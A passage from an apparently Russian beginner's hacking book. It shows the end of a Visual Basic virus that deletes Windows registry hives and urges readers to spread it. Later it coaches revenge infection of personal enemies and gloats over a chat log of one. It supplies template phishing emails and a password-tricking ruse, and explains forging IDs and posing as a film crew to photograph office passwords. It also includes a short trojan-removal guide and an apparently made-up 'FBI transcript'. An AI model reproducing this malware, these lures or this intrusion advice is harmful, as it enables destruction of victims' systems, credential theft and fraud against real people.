RegDeleteKey HKEY_LOCAL_MACHINE, «System»
RegDeleteKey HKEY_CURRENT_CONFIG, «Display»
RegDeleteKey HKEY_CURRENT_CONFIG, «Enum»
RegDeleteKey HKEY_CURRENT_CONFIG, «Software»
RegDeleteKey HKEY_CURRENT_CONFIG, «System»
RegDeleteKey HKEY_DYN_DATA, «Config Manager»
RegDeleteKey HKEY_DYN_DATA, «PerfStats»
```

Затем вам нужно кликнуть на «Файл» и выбрать «Создать exe-файл» (**Make exe file**). Создаете его, и все дела. Распространяйте в Сети по потребности. Вирус очень опасный и фактически не определяется антивирусными программами. Единственной угро-

зой при создании его на Visual Basic являются случаи, когда некоторые счастливики получают сообщение об ошибке. Это происходит по той причине, что они не имеют каких-то библиотек из того немеренного количества .dll-файлов, которые требуются для Visual Basic.

Защита вашего компьютера от всех бед, перечисленных выше

Резня троянских коней

Если вы хотите обезопасить свою Windows, то прежде всего поймите, насколько уязвима эта операционная система. Затем вы можете законопатить ее уязвимые места.

Сначала проверьте, имеются ли в вашей системе троянские кони. Они могут скрываться в ней длительные периоды времени. Чтобы выявить их, выйдите в режим офф-лайн, перейдите к окну «Сеанс DOS» и напечатайте команду «netstat -a» без кавычек.

Компьютер перечислит вам все открытые порты. Вы можете сравнить их со списками самых распространенных троянов. Выявив троянского коня, вы должны удалить его. Это не трудно.

Нажимаете «Пуск» (**Start**), затем «Выполнить» (**Run**) и печатаете «regedit» без кавычек.

Перед вами появляется окно с перечнем каких-то странных папок. Вы должны кликнуть по знаку «+» рядом с папкой **HKEY_LOCAL_MACHINE**, затем на «+» рядом с папкой **SOFTWARE**, затем на «+» рядом с папкой **MICROSOFT**, затем проделать то же самое с папками **WINDOWS** и **CURRENTVERSION**.

После этого осмотрите папку «RUN» на наличие подозрительных файлов. Если вы находите какие-то подозрительные файлы, то подчеркиваете их, нажимаете на клавишу delete и в ответ на предупреждение отвечаете «Да».

Очистив папку **RUN**, перейдите к папке **RunServices**. Если найдете подозрительный файл, то воспользуйтесь клавишей delete на клавиатуре. Теперь вам нужно осмотреть файл win.ini, который находится в папке Windows.

Активируйте Блокнот, затем откройте файл win.ini и сделайте ревизию строк под заголовком load="". Он находится в верхней части win.ini.

Такую же процедуру проведите с файлом system.ini. И вновь используйте Блокнот, откройте этот файл и поищите подозрительные строки под заголовком load="".

Если в этих двух файлах вам попало нечто подозрительное, то отметьте строку и удалите с помощью клавиши delete.

Да, чуть не забыл! В файле win.ini может быть запись explog.exe. Не удаляйте ее. Это очень важная программа, которая позволяет вам видеть ваши файлы. Когда вы удалите трояна и закончите осмотр реестра, перезапустите компьютер.

Разборка с вирусами

Чтобы избавиться от вирусов, вам нужно установить на компьютер хорошую антивирусную программу. Многие предпочитают ставить Mcafee или Norton, но я не советую вам пользоваться этими программами. Они много требуют, плохо определяют полиморфные вирусы и часто выдают ложные тревоги, причисляя к вирусам вполне нормальные файлы. Это пугает пользователей, и доверчивые люди тут же удаляют «чистые» программы.

Лично мне нравится Panda Antivirus. Он лучше всех определяет вирусы, немедленно нейтрализует любые угрозы инфекции и ежедневно обновляется по установленному вами графику. В отличие от других антивирусов Panda быстро сканирует любой хард-драйв и требует мало памяти.

Меня часто спрашивают, почему некоторые вирусы определяются, а другие нет? Ответ простой: потому что антивирусы работают с базами данных сигнатур.

Сигнатура (или подпись) — это в основном копия вируса, и каждый вирус имеет собственную сигнатуру. Почему? Потому что каждый вирус программируется по-разному и является уникальной программой. Когда вы ищите вирусы в своем компьютере, ваша антивирусная программа сличает сигнатуры в своей базе данных.

Когда вы обновляете антивирус, он подкачивает именно такие сигнатуры. Но давайте представим, что мы написали новый вирус.

Так как он не зарегистрирован антивирусными компаниями, его сигнатура не указана в базах данных, следовательно, он не определяется ни одним существующим антивирусом.

При загрузке программ с различных сайтов не забывайте о следующем.

Антивирус может назвать **вирусом** совершенно «чистую» программу. Например, он назовет Back Orifice троянским конем, хотя она таковой не является. И, конечно, антивирусные компании добавили ее в свои базы данных и тем самым помешали людям пользоваться ею.

Не всегда доверяйте своим антивирусам и почаще обновляйте их базы данных.

Вы можете доверять программным продуктам больших и солидных компаний, потому что они предварительно проверяют каждую свою программу. И их редакторы знают свое дело. Например, вы не сможете «подцепить» вирус на www.download.com, потому что этот сайт принадлежит большой и авторитетной компании.

Никогда не скачивайте программы, посланные вам через электронную почту — особенно если они приходят от лиц, которых вы не знаете.

Если вы храните вирусные файлы на своем компьютере, они не заразят систему. Вам нужно запустить файл в действие. Только тогда вирус проникнет в ваш компьютер.

NetBIOS

Если вы хотите, чтобы никто не влез в ваш компьютер через «доступ к файлам и принтерам» (**File and Print Sharing**), то проверьте опции этого режима и деактивируйте их.

Ступайте в «Мой компьютер» (**My Computer**), откройте папку «Панель управления» (**Control Panel**), дважды кликните по «Сети» (**Network**), затем по кнопке «Доступ к файлам и принтерам» (**File and Print Sharing**) и убедитесь, что указанные опции не отмечены галочками. Если они не отмечены, то все так и оставьте. Просто кликните ОК.

Защита портов

Для защиты портов установите Firewall. Эта программа не позволяет хакерам просматривать содержимое вашего компьютера, подключаться к нему и хозяйничать в нем.


Существуют две формы Firewall-ов: халявные и за деньги (пара тысяч долларов, не меньше). Я предпочитаю первый вариант. Для Windows годятся продукты ZoneLabs — например, ZoneAlarm. Эту программу можно скачать на www.download.com.

Обновление программ

Всегда следите за появлением последних версий софта и всегда старайтесь скачивать обновления для Windows через Windows Update, предлагаемый компанией Microsoft. Также советую вам заглядывать в **BugTraq-архив** на сайте **www.SecurityFocus.com**, потому что там находится список всех известных «багов» и уязвимых мест Windows и других программ.

Такие вещи нужно знать!

Сидят два хакера, и в комнату заходит кот. Один хакер спрашивает:
 — Твой кот?
 — Да, мой. Зюхель зовут!
 — Почему Зюхель?
 — Вот смотри.
 Берет веник, тычет им в кота и говорит:
 —Зюхель, коннект!!!
 Кот:
 - Пwwwwwwwwwwwwwwww!!!



Глава 8


Глава 8



Социальная инженерия

Сообщение системы Windows:

«Коврик для мыши выполнил
недопустимую операцию и будет
свернут».



Планировщик задач Windows 98:
Раз в месяц — контрольное
форматирование винчестера.

Социальная инженерия — это искусство принуждать людей к действиям, которые они не стали бы совершать, если бы знали о ваших истинных намерениях. Не нужно считать социальную инженерию разновидностью гипноза. Я назвал бы ее формой хакинга, так как она сочетает в себе основные элементы хакерских техник: предварительную подготовку, сбор информации и эффективную атаку.

Социальная инженерия направлена на слабейшее звено в цепочке компьютерной безопасности. Она направлена на человека. Любая компьютерная система нашей прекрасной планеты зависит не только от платформы, софта и умных системных администраторов. Вокруг нее крутятся уборщицы, охранники, техники, секретари, пользователи локальных сетей... Да кого там только нет! И если вам удастся уговорить кого-то из них совершить некоторые действия, то даже самый мощный компьютер упадет к вашим ногам, как поверженный колосс.

Давайте рассмотрим пример. Я предлагаю вам прочитать стенограмму телефонного разговора, повлекшего за собой «взлом» центрального сервера северо-западной энергосистемы США (из материалов расследования ФБР по факту хакерской атаки на NWES, совершенной осенью 2001 года).

Стенограмма телефонного разговора между хакером и секретаршей директора энергетической станции:

- Алло? Это Джози Басс. Чем могу помочь?
- Привет. Это Мартин Уайт из компьютерного центра. Мы думаем, что кто-то взломал наш сервер. Я могу поговорить с дежурным техником?
- Милый, сегодня же пятница. Конец рабочей недели. Все уже разбежались.
- Так ты одна там скучаешь? Как вообще дела?
- Нормально. А у тебя?
- Все путем. Одна беда: сегодня пятница, а мне придется разгребать кучу папок с документами. Слушай, твой логин в сети «джи-басс»?
- Да.
- Я смотрю, им кто-то пользовался. Странные подключения.
- Какие подключения?
- Сейчас скажу.
(Шелест бумаг.)
- Черт! Боюсь, плохие парни могут поменять кое-какие данные на нашем сервере. Это приведет к отключению станции. Джоз, ты можешь изменить пароль?
- Я не знаю, как это делать!
- Вот же невезуха! Подожди, я сейчас посмотрю... Ага! Какой у тебя пароль?

- Олеандр и две тройки. Через дефис.
- Нет, этот не годится. А у шефа какой пароль?
- Коди, дефис, двойка, тридцать три, дефис, кот.
- То, что нужно. Спасибо, Джози. С меня кофе.
- Приятных выходных.
- Тебе того же.

«Мартин Уайт» действительно провел приятные выходные: он взломал сервер одной из основных энергостанций США и обесточил на 56 часов три штата весьма могучей державы.

Итак, вы уже поняли, что социальная инженерия — это нетехнический аспект ИТ (информационных технологий). Основной ее чертой является обман жертвы и получение секретной информации. Для кражи сведений используются два фундаментальных метода:

1) простое требование, когда жертву просят выполнить конкретное действие. Вы представляетесь авторитетной персоной (преподавателем, крутым начальником, инспектором государственной службы) и отдаете приказ. Это самый легкий метод, но он имеет множество недостатков и очень редко приводит к успешным результатам.

2) Создание иллюзорной ситуации, в которую включается жертва.

В данном случае хакер задействует множество второстепенных факторов, которые помогают ему склонить жертву к сотрудничеству. Примерами могут служить:

Звонок второстепенному сотруднику, введение его в смущенное состояние и просьба назвать пароль для срочной замены или спасения ценных данных;

Звонок от нового системного администратора, который обвиняет чиновника в нарушении трафика и требует доступ к его файлам;

Визит посетителя, который задает вопросы и «случайно» подсматривает, как жертва печатает свои пароли;

Звонок или письмо от «техника компьютерного центра», который просит жертву напечатать несколько команд и ввести их в систему;

Появление новой уборщицы, которая роется в корзинах для бумаг.

Естественно, от хакера требуется не только дар убеждения, но и некоторые сведения о жертве. Придуманная вами ситуация должна быть основана на легко проверяемых фактах.

Чем меньше неправды, тем лучше. Кроме того, необходимы навыки в НЛП (нейро-лингвистического программирования) — теории, которая описывает шаблоны человеческого мышления. Вся электронная коммерция построена на предсказуемости нашего поведения. Люди, как собаки Павлова, реагируют на определенные стимулы в строго предсказуемой манере.

Не верите? Давайте проверим. Напишите на листе этот столбик цифр (только крупным почерком):

1000

40

1000

30

1000

20

1000

10

Теперь подойдите с этим листом к товарищу, подруге или родителю и попросите их пройти небольшой тест. Сложите лист пополам, чтобы они не видели цифр. Скажите испытуемым, что покажете им столбик цифр, которые нужно сложить в уме. Подбодрите их тем, что цифры легко складываются. Попросите их называть вам суммы вслух (обязательно вслух — четко и громко).

Затем откройте первую строку (только первую) и попросите назвать цифру. Ну, допустим, вашим испытуемым буду я: «Тысяча!» Вы открываете вторую строку и просите меня назвать сумму. Я отвечаю: «Тысяча сорок».

Вы открываете третью строку. Я говорю: «Две тысячи сорок». И так далее. Но когда вы откроете последнюю строку, я вместо «четырёх тысяч ста» скажу вам «пять тысяч». И любой другой человек скажет вам «пять тысяч»! Потому что так работают наши мозги.

Мы создали ситуацию, в которой сформировался шаблон поведения. Ваш испытуемый все время повторял одно и то же: «тысяча»... «тысяча»... «тысяча»...

Поэтому в решающий момент он ошибается. Это элемент социальной инженерии! Создание ситуации, в которой жертва ведет себя предсказуемым образом!

Используя НЛП и социальную инженерию, электронная коммерция увеличила свои прибыли с 800 миллионов долларов в 2000 году до 1.5 миллиарда долларов в 2003. Казалось бы, кто в своем уме стал бы жать на баннеры каких-то рекламных сайтов? А жмут!

Мультяшный баннер привлекает внимание подростков. Баннер с фрагментом обнаженного тела привлекает внимание взрослых. Им хочется посмотреть остальную часть картинки. Они видят привычные элементы развертки изображения, цепляют их курсором и... попадают на рекламный сайт. Вы скажете: «обман». Не верно! Это социальная инженерия! Способ заставить вас сделать то, что нужно рекламодателям.

Кто-то может хмыкнуть и сказать, что мы ведем разговор о шарлатанстве. Но у меня другая точка зрения. Мы говорим об искусстве, которое ценилось в любые времена. Если использование социальной инженерии официально разрешается для ведущих мировых компаний, то почему вы должны отказываться от нее по религиозным и моральным мотивам? Давайте рассмотрим библейский пример.

Как вы, наверное, знаете, первым хакером и изобретателем социальной инженерии был Иаков (жутко хитрый тип!). Как-то раз он решил получить право первородства, хотя был седьмым или восьмым сынишкой. Его папаны все время путался в детях и спрашивал их: «Ты кто такой?» Но хуже всего, он хотел отдать право первородства своему тупому старшему сыну. В ту пору право первородства давало человеку много преимуществ.

Поэтому Иаков переоделся в одежду брата, покормил папашу вкусным мясом и сладкими речами, создал ситуацию с предсказуемым результатом и одурачил родителя. Благодаря этому поступку он улучшил свой статус, получил от жизни много хорошего и, в конце концов, был «взят на небо». А его братец остался ни с чем. Так что Библия за нас (см. Быт 27-37).

Все великие хакеры активно использовали социальную инженерию. Например, Кевин Митник 15% своей работы проводил на компьютерах, а остальную часть времени «разводил» работников

телефонных компаний и использовал ложные бланки государственных учреждений. Все эти методы работают и сейчас.

Недавно мне рассказали байку о том, как один специалист НЛП на спор проник в хранилище ценностей крупнейшего банка Европы. Для этой цели он использовал только 18 фраз — причем, некоторые из них содержали три-четыре слова.

Мой приятель сделал неплохие деньги на доверчивых клиентах. Он внес в список услуг такую фишку: за дополнительную плату пользователям давалась особая кнопка — «Защита переписки». Ее нажатие абсолютно ничего не меняло, но клиентам так было спокойнее, и все оставались довольными.

Думаю, вы уже начали понимать, какие возможности открывает перед вами социальная инженерия. Теперь вам нужно опробовать ее на какой-нибудь жертве. Я приведу пару простеньких примеров, которые вы можете использовать на начальном этапе своей хакерской деятельности:

Пример 1

Предположим, что какой-то человек перешел вам дорогу — увел девчонку, отбил парня, «подсидел» вас на работе — и теперь вам хочется отомстить ему. Конечно, первым делом вы решили испробовать на нем троянских коней, но он не раскрыл приложенных к письмам ехе-файлов. Что делать? А вот что!

Смените ник и манеру общения в чате, «подружитесь» с ним и заставьте его довериться вам. Когда жертва, наконец, согласится принять от вас какую-то «самораскрывающуюся» книгу или «классную программу», найдите на хакерских сайтах хороший вирус и удалите своему недругу C:\drive и DOS, чтобы дело дошло до форматирования диска.

Еще можете попросить его оценить программу вашего личного написания. Если он согласится, то переименуйте вирус и отправьте «бациллу» на адрес врага. Он откроет экзешник, и — БАЦ! — через пару дней вы услышите, что его машина «грохнулась».

Для примера я приведу вам логи чата, где мой коллега всучил такую программу одному вредному и самодовольному эстонецу. Парень не хотел общаться с нами по-русски, хотя знал язык. Теперь у него появился настоящий повод для неприязни к восточным соседям. Гы-гы-гы!

Session Start: Sat Apr 12 06:21:17 2003

[06:21] <DarkRai> hey xelogen как дела?

[06:21] <Xelogen> no much...

[06:21] <DarkRai> я сделал новую программу на прокрутку кэшированных баннеров. можно делать баблы даже когда твой комп в оффлайне.

[06:21] <Xelogen> cool

[06:21] <DarkRai> короче я даю ее только друзьям. могу скинуть тебе..

[06:21] <DarkRai> хочешь?

[06:22] <Xelogen> i dont know..

[06:22] <DarkRai> проверь ее, поддержи два дня

[06:22] <DarkRai> oh..k хочу узнать твое мнение

[06:22] <DarkRai> k?

[06:22] <Xelogen> k ill check it

[06:22] <DarkRai> я посылаю

[06:24] <DarkRai> ты получил ее?

[06:25] <Xelogen> yea..let me check..

[06:25] <Xelogen> Hey! it got the a virus! why, the hell you send me a virus?

[06:26] <DarkRai> Вирус? Я перед отсылкой проверил файл своим антивирусом. Посмотри еще раз..

[06:27] <Xelogen> k..i just wanted to check you if you didnt send me a virus ..let me check it

[06:27] <DarkRai> k

[06:27] <DarkRai> эй, ты куда пропал?

Session Close: Sat Apr 29 06:31:27 2000

Больше его в нашем IRC не было. :))))

Этот пример очень показателен. Xelogen не желал принимать файл, но DarkRai задел его самолюбие: «хочу узнать твое мнение». Затем эстонец решил проверить моего приятеля на «вшивость» — написал про вирус. Но DarkRai стоял на своем до последнего (толь-

ко несколько антивирусных компаний следят за хакерскими сайтами и анализируют новейшие поступления вирусов). Если вы используете свежие хакерские разработки, то в 90 случаях из 100 ваша атака обречена на успех. Короче, мой приятель сделал, что хотел. Это было видно потому, что Xelogen отключился. Еще бы! Вирус деактивировал все его порты.

Давайте сделаем несколько важных выводов

Вам нужно создать такую ситуацию, в которой жертва «заглотила бы наживку». Вы должны придумать правдоподобную историю и подать ее так, чтобы люди согласились оказать вам помощь. Их можно вовлекать в «раскрутку» разными обещаниями: призом, благодарностью, повышением по службе, похвалой и т.д. Людям нравится думать, что они помогают кому-то — тем более, если в будущем их поступок может обернуться материальной или социальной выгодой. Неплохо работают ссылки на моральный долг. И помните — чем больше сильных аргументов, тем лучше.

Когда человек вовлекается в ситуацию, он делает все, о чем вы его попросите. И чем меньше компетентна ваша жертва, тем скорее она согласится оказать вам помощь.

Пример 2

Допустим, вы хотите зайти в чат под ником другого парня. Для этого вам нужно узнать его пароль. Как это сделать? Если ваша клавиатура имеет клавишу NumLock, вы можете печатать ascii-символы. Я не собираюсь здесь рассказывать о том, что это такое и для чего они нужны. Но мы опробуем один из них. Чтобы добраться до ascii-символа, вы должны нажать на клавишу Alt и, удерживая ее, напечатать некоторое число на правой цифровой клавиатуре, после чего убрать палец с клавиши Alt: [допустим, alt 155=> или alt0134=†].

Для клавиши Enter также имеется ascii-символ: alt+0266. И вот какую шутку мой коллега сыграл недавно с одним парнем в IRC:

```
*****
<DarkRai> Привет Tall_Man
<Tall_Man> Чо надо?
<DarkRai> Есть к тебе просьба.
```

<Tall_Man> ??

<DarkRai> То ли это мой скрипт, то ли какой-то баг... но когда я ввожу мой пароль, а потом удерживаю alt и печатаю 0266 на правой цифровой клавиатуре, у меня вдруг появляется надпись ***Auto-Identify ENABLED

<DarkRai> Попробуй сделать так же. Интересно, что получится?

<Tall_Man> OK

<Tall_Man> У меня другое получается - 187CS187

+++++

Это лучший способ для кражи пароля. Вам остается лишь декодировать ascii-символы. Однако жертва может понять, что вы обманываете ее. Тогда напишите человеку, что вы рады за него, потому что считали парня ламером, а он таковым не оказался. И напомните ему о незыблемом правиле хакерского мира:

«Не каждый новичок является ламером. Новичка характеризует отсутствие нужных знаний, а ламер отмечен собственной глупостью. Быть новичком не стыдно. Но оставаться ламером — чистый позор».

Мы говорили о том, что жертву нужно вовлечь в ситуацию. А как это сделать? Во-первых, снимите с нее ответственность. Пусть человек считает, что его действия не приведут к серьезным проблемам. Убедите жертву в том, что просите от нее пустячок. Во-вторых, намекните на какую-то выгоду или расположение начальства. Человеку легче согласиться на сотрудничество, если он верит, что в будущем получит от этого какую-то выгоду. В-третьих, задействуйте моральный долг. Вариантом может служить возможное чувство вины. Людям не нравится чувствовать себя виноватыми, поэтому они выполняют вашу просьбу, если вы правильно построите нужную ситуацию.

Также помните о том, кого вы вовлекаете в процесс социальной инженерии. Если жертвой избран системный администратор, вы должны представить ему сильные аргументы. Он не только знает свою систему, но и несет за нее ответственность. Поэтому вам понадобятся очень обоснованная легенда и потрясающее искусство убеждения. С другой стороны, если вы используете охранников

фирмы, уборщиц или секретарш, то они не потребуют от вас заумных доказательств. Здесь важны подтверждения вторичного характера — знание имен и отчеств, незначительных фактов, каких-то событий, происходивших в этой фирме, и так далее.

Пример 3:

Мы живем в мире, где видеокамеры стали магическими предметами. Наверное, вам приходилось видеть, как какой-нибудь репортер снимал сюжет на улице. Оператор наводил объектив на прохожих, и те сразу начинали улыбаться или делать тупые лица. Людям нравится, когда их снимают на пленку. Эта идиотская особенность нашего поколения может пробить дыру в любой корпоративной системе безопасности.

Давайте попробуем использовать этот трюк для проникновения на закрытые объекты вашего учебного заведения или для прохода в офис какой-либо фирмы. Для этого вам понадобится видеокамера. Лучше всего использовать более старые модели. Они выглядят солиднее и более узнаваемо. Всё должно быть по серьезному: много пленки, батареи, светоотражатели. Не помешает хороший партнер, который будет «записывать звук». Кроме того, вам понадобятся пропуск и удостоверение.

В Сети существует несколько сайтов, на которых можно найти шаблоны для всевозможных документов — от советника Президента и до младшего кочегара городской бани. На эти сайты можно выйти с помощью поисковых систем. Ключевые слова: «шаблоны+документы». Свою фотографию вставьте с помощью издательских программ. Затем сделаете копию на цветном принтере.

Корочки купите на рынке или изготовьте самостоятельно.

Обязательно убедитесь, что ваши поддельные имена и фамилии соответствуют полу. Если у вас усики, а в удостоверении напечатано «Мария», это может вызвать проблемы.

Следующим этапом будет проникновение на объект. Здесь вам понадобятся уверенность и хорошая легенда. Сделайте упор на две категории служащих: начальство и охранников. Если вы понравитесь начальству, вас пропустят на объект. Если вы понравитесь охраннику, он проведет вас в любой уголок учреждения и покажет то, о чем вы даже мечтать не могли.

Начальство должно понять, что хороший сюжет повысит их рейтинг и поможет бизнесу. А охранник будет рад какому-то развлечению в его нудной работе. Одноглазое божество на вашем плече решит многие проблемы. При виде видеокамеры люди ожидают чуда. Вас будут водить по самым секретным местам.

Оказавшись внутри, ведите себя профессионально. Нацеливайте камеру на всех и на все. Не забудьте спросить о «технике 21 века». В фирмах любят тратить деньги на крутые компьютеры. Их показывают всем визитерам. Задавайте системным администраторам наитупейшие вопросы: «А как это работает? Как вы входите в Сеть?» Они покажут вам, как входят в Сеть. Вы же снимайте кейборд — под таким углом, чтобы позже зафиксировать нажимаемые клавиши.

Затем проведите съемку всех желтых наклеенных бумажек. В каждом офисе найдется пара идиотов, которые пишут на них свои пароли. Не жалейте пленки — она дешевая, так что снимайте все, что можете. Проверьте систему безопасности и сервер. Это будет отличным упражнением в социальной инженерии.

Программирование поступков людей

Существует множество приемов заставлять людей делать то, что вы хотите. К примеру, хакер хочет получить от человека информацию. Или он хочет, чтобы жертва запустила ту или иную программу. Это можно сделать с помощью нескольких трюков. Допустим, вы решили заразить компьютер жертвы вирусом, и вам нужно, чтобы эта персона запустила в действие программу с вирусом. Для этого вы пишете письмо. Допустим такое:

Дорогой имярек!

К вам обращается администратор Вашей сети.

Нам пришло письмо, что у нас в компьютере возможен вирус. Название этой небольшой программки jdbgmgr.exe. Она сидит в компьютере 14 дней, а потом запускается. **УЧТИТЕ, ЧТО ЭТОТ ВИРУС САМОСТОЯТЕЛЬНО РАССЫЛАЕТСЯ ВСЕМ АДРЕСАТАМ В ВАШЕЙ АДРЕСНОЙ КНИГЕ!**

Чтобы самостоятельно избавиться от него, Вам нужно сделать следующее:

1. Нажмите «Пуск», затем «Найти», затем «Файлы и папки»
 2. Введите имя файла jdbgmgr.exe
 3. Укажите поиск на всех жестких дисках. Нажмите «Найти».
- У этого файла будет иконка в виде медвежонка.

НИ В КОЕМ СЛУЧАЕ НЕ ОТКРЫВАЙТЕ ЕГО!!!

В меню «Правка» этого окна поиска выделите строку меню «Выделить все», в меню «Файл» нажмите «Удалить». Теперь эта программа находится в Корзине, удалите ее и оттуда!

ЕСЛИ ВЫ НАШЛИ ЭТУ ПРОГРАММУ НА ВАШЕМ КОМПЬЮТЕРЕ, ТО ПЕРЕШЛИТЕ ЭТО ПИСЬМО ВСЕМ АДРЕСАТАМ ВАШЕЙ АДРЕСНОЙ КНИГИ!!

Это сравнительно невинная шалость. Как вы понимаете, "Microsoft® Debugger Registrar for Java" есть на каждом компьютере с Win2000, XP (а может и в ранних версиях), и его уничтожение не причинит большого вреда.

Если вы вошли во вкус, то можете накопать еще и вот такое письмо.

«Уважаемый «ФИО»

В данный момент мы расследуем деятельность хакеров из Афганистана, которым удалось проникнуть в нашу базу данных. За последние три месяца они использовали 40 наших паролей. Как оказалось, эта группа использует уязвимое место некоторых версий программы Windows, которое позволяет им считывать кэшированные пароли.

Мы предлагаем вам патч для IE, который Вы должны установить, как можно быстрее. Это предотвратит дальнейшие проблемы в будущем. Мы посылаем этот патч в приложении к письму. Вы также можете скачать его с веб-сайта компании Microsoft:

<http://www.microsoft.com>.

Мы просим извинить нас за беспокойство и надеемся, что данный факт сетевого хулиганства не отвратит вас от преимуществ электронной почты.

Administrator@hotmail.com»

Вам понравилось? Вы сумели по достоинству оценить стиль, слог, силу и красоту мысли, убедительность изложения темы? Тогда приступайте ко второму руководству. Да пребудет с вами Сила!

Советы начинающему хакеру

Будьте профессиональными и очень правдоподобными. Вы должны создать такую иллюзию, которую у вас купят или примут.

Будьте спокойными: пусть все принимают вас за человека, знающего свое дело.

Держите свой уровень. Просчитайте все возможные действия жертвы. Узнайте, какова будет ее реакция на каждый ваш шаг.

Не обманывайте умных людей. Используйте социальную инженерию на тех служащих, которые не связаны напрямую с компьютерными системами.

Всегда планируйте пути отхода на случай возникших подозрений. Никогда не сжигайте за собой мосты и всегда старайтесь спасти источник информации.

Делайте упор на женщин. Доказано, что женщины легче поддаются на уговоры по телефону. Используйте это преимущество. Женщинам, кстати, тоже больше доверяют. Не гнушайтесь помощью знакомых девушек. И считайте, что вам крупно повезло, если вы оказались девушкой. (Это редкость в нашем деле.)

Используйте удостоверения личности с фальшивыми именами только для профессиональных целей.

Манипулируйте только глупыми и некомпетентными людьми.

Если требуется, используйте помощь друзей.

Хакер должен избавляться от гордости и собственной важности с такой же страстью, с какой он добывает знания.

Чуть позже мы вернемся к трюкам социальной инженерии. Я научу вас создавать фальшивую страницу hotmail. Это позволит вам копаться в электронной почте других людей. Если вы сможете убедить их в том, что ваша страница работает быстрее обычной, они заполнят форму, укажут ники, пароли и передадут эту информацию вам.

А сейчас, друзья, я хочу изречь умную мысль. Можете поместить мои слова в рамочку и через многие годы показывать их своим детям, ибо эта мудрость нетленна!

«Относитесь к паролям, как к зубным щеткам. Меняйте их каждые три месяца и никогда не давайте другим людям».

Сообщение MS Internet Explorer:
«Узел найден. Что с ним делать дальше?»


Забрали сисадмина в армию. Стоит он на посту. Вдруг — шаги.

— Пароль! — в ответ тишина. — Пароль!!! — нет ответа. Сисадмин снимает с плеча автомат и разряжает его в неизвестного. Затем громко объявляет:

— User Unknown:
Access Denied...



Глава 9



Не трепещите перед паролями



Хакер орет на жену:
— Признавайся! Ты мне изменила?!

Жена:
— Ах, да как ты только такое мог подумать!?

— Нет, лучше сразу скажи, ты — изменила?

— Да хватит тебе, чего ты ерунду-то мелешь!

— Если я узнаю, что изменила — урюю!

— Да ты скажи мне, что случилось?

— Что-что! В Сеть войти не могу, сервак выдает: «Проверьте имя пользователя и пароль»! Не мог же он сам измениться, стерва! *Ты мне его изменила!*



Пароли обычно являются самым слабым звеном в цепи безопасности. Хорошие пароли выбираются наобум. Но у людей имеется дурная привычка использовать для паролей клички своих домашних животных, даты рождений и слова, описывающие сферу их интересов. Более того, они любят записывать пароли на листочках и оставлять их в «укромных местах» рядом с компьютером (наверняка вы видели эти желтые бумажки, наклеенные на каркас монитора).

Хорошая парольная система скрывает пароли от всех, включая системного администратора. Это означает, что сисадмин не может поправить пользователя, если тот выбрал плохой пароль.

1. Основные компоненты

1а. Пароли BIOS

BIOS (Basic Input/Output Services) является контролирующей программой PC. Она отвечает за запуск компьютера, передачу контроля операционной системе и управление низкоуровневыми функциями, например, такими, как доступ к дискам.

Следует заметить, что BIOS не относится к программам софта и не удаляется из памяти при отключении компьютера. Она является основным компонентом, неизменно сохраняющимся в машине.

FLASH BIOS-системы от таких производителей, как Phoenix и AMI, позволяют модернизировать BIOS с помощью софта. Многие производители BIOS включают в программу такую забавную черту, как пароль запуска. Он не дает доступа к системе, пока вы не введете правильный пароль.

Если вы имеете доступ к системе после введения пароля, то попробуйте определить пароль с помощью «паролевых щипчиков», которые можно найти в Сети через поисковые системы: ключевые слова — password extractors.

Повторная установка CMOS

Это еще один способ обойти пароль BIOS. Он использует разгрузку статической памяти (CMOS), которая используется для хранения пароля и другой системной информации. После разгрузки CMOS вам придется переустановить систему вручную. Для этого сделайте следующее:

1. Если система позволяет, введите установочный экран (нажмите F1, DEL или INS во время проверки памяти).
2. Запишите всю установочную информацию. Дважды проверьте правильность записи.
3. Отключите компьютер.
4. Удалите кожух, разверните компьютер так, чтобы был доступ к материнской плате с процессором.
5. Осмотрите материнскую плату.
6. Если увидите круглый аккумулятор (батарею), удалите ее и оставьте компьютер без нее на 15-30 минут. Вставьте батарею на место.
7. Если имеется внешняя батарея, отключите ее на 15—30 минут для переустановки CMOS.
8. Установите кожух компьютера на место.
9. Выведите установочный экран и введите установочную информацию с первоначальными данными, которые вы записали.

Если вы не можете записать установочную информацию, вводите ее вручную. Некоторые новые Plug & Play BIOS имеют характеристики, которые автоматически устанавливают харддиск и другие устройства.

16. Дискетные замки

Дискетные замки представляют собой вставки, которые защелкиваются внутри диска и запирают его, не позволяя использовать дискету. В некоторых компьютерах предусмотрены замки, которые запирают кейборд.

Но имеются также и очень секретные замки с «уникальными» ключами. Такие замки не поставляются обычными дистрибьюторами. Чтобы получить их, нужно обратиться в канадскую фирму «Карра Мисго».

Замки для кейборда можно открыть с помощью тонкой отвертки или полоски пластика. Стандартный ключ стоит около 0.75 доллара.

1с. Последняя надежда

Если вы отчаялись получить доступ к РС, попробуйте сделать следующее:

1. Удалите кожух.
2. Снимите харддиск (отсоединив его от системы).
3. Установите его на другой компьютер.
4. Стартуйте компьютер и получите доступ к хард-диску.

Это может не сработать, если задействована шифровальная файловая система. Чтобы проникнуть в нее, необходим пароль или метод дешифровки, так что если вы забыли пароль, у вас действительно большая проблема.

2. DOS, Windows и сетевые устройства

2а. Доступ к DOS

Некоторые системы (например, Windows 9.x) настроены на запуск программы оболочки. Если вы хотите получить доступ к подсказке DOS, у вас имеется выбор различных действий:

1. Запуск с дискеты
2. Обход файлов запуска
3. Обход DriveSpace
4. Прерванное выполнение Autoexec.bat

Запуск с дискеты требует предварительного создания системного диска. Вы можете сделать это, используя команду DOS: `FORMAT A: /S`, которая форматирует диск и устанавливает на нем систему.

В Windows (в Explorer и File Manager) имеется опция, которая позволит вам создать системную дискету.

